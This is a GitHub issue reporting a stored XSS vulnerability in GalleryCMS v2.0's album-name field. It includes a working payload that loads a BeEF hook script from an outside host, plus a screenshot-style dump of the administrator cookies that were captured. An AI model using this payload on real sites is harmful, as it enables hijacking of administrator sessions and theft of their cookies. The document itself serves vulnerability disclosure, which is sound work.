bensonarts / GalleryCMS Public

Code Issues 10 Pull requests 2 Actions Projects Wiki ...

New issue Jump to bottom

v2.0: stored XSS Vulnerability #20

Open **b1ackc4t** opened this issue on Mar 18 · 0 comments


b1ackc4t commented on Mar 18 • edited

Alert users who are still using the project

- Conditions: Common user

The POST parameter "album_name" in the path "/index.php/album/add" has storage XSS. This can result in arbitrary JS code execution, obtaining administrator cookies to obtain administrator permissions, etc

The album name can inject XSS `<svg/onload=$.getScript("http://gp.io:81");>` Introduce hook. Js of beef




Create Album

Album Information

Album Name

<svg/onload=$.getScript("http://gp.io:81");>

XSS is triggered when the administrator goes online



You are logged in.


Albums

Name	Owner	Created
	1@qq.com	Mar 18, 2022

```
!DOCTYPE html>
html lang="en">
 <head>…</head>
 <body>
  <div class="navbar navbar-fixed-top">…</div>
  <div class="container-fluid">
    ::before
   <div class="alert alert-success">…</div>
   <div class="page-header">…</div>
   <table class="table table-striped table-bordered">
    <thead>…</thead>
    <tbody>
     <tr>
      <td>
       <a href="http://192.168.48.135/index.php/album/images/17">
         <svg onload="$.getScript("http://gp.io:81");"></svg> == $0
       </a>
      </td>
```

```
element.sty
}
svg:not(:ro
  overflow
}
Inherited fro
a {
  color:
  text-dec
}
a:-webkit-a
  color: -
  cursor:
}
```

Beef goes online and gets the cookie



Key ▲	Value
browser.name.friendly	Chrome
browser.name.reported	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
browser.platform	Win32
browser.plugins	PDF Viewer,Chrome PDF Viewer,Chromium PDF Viewer,Microsoft Edge PDF Viewer,WebKit built-in PDF

browser.window.cookies	PHPSESSID=821f3d50fa8cd84139c76be9; gcms_gcms_sess=a%3A11%3A%7Bs%3A10%3A%22session_id%22%3Bs%3A32%3A%2249d80ecdb8455a0f162c82367816db2a%22%3Bs%3A10%3A%22ip_address%22%3Bs%3A12%3A%22192.168.48.1%22%3Bs%3A10%3A%22user_agent%22%3Bs%3A114%3A%22Mozilla%2F5.0+%28Windows+NT+10.0%3B+Win64%3B+x64%29+AppleWebKit%2F537.36+%28KHTM…
	%22%3Bs%3A13%3A%22last_activity%22%3Bi%3A1647575527%3Bs%3A9%3A%22user_data%22%3Bs%3A0%3A%22%22%3Bs%3A13%3A%22email_address%22%3Bs%3A8%3A%221%40qq.com%22%3Bs%3A7%3A%22user_id%22%3Bs%3A1%3A%222%22%3Bs%3A9%3A%22logged_in%22%3Bb%3A1%3Bs%3A8%3A%22is_admin%22%3Bs%3A1%3A%220%22%3Bs%3A2%3A%22ip%22%3Bs%3A12%3A%22192.168.48.1%22%3Bs%3A23%3A%22flash%3Aold%3Aflash_message%22%3Bs%3A27%3A%22Successfully+updated+album.%22%3B%7D9fd500db6a36f3d37415caef93e51ef8;
	BEEFHOOK=bBf1gRr51WckgSOuQhzqwKg8fOSlv33zzxqhsbGCTQhxj42KCZLQev4BHRP6xpCkAXXbDf1pBkXb…

browser.window.hostname	192.168.48.135
browser.window.hostport	80

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant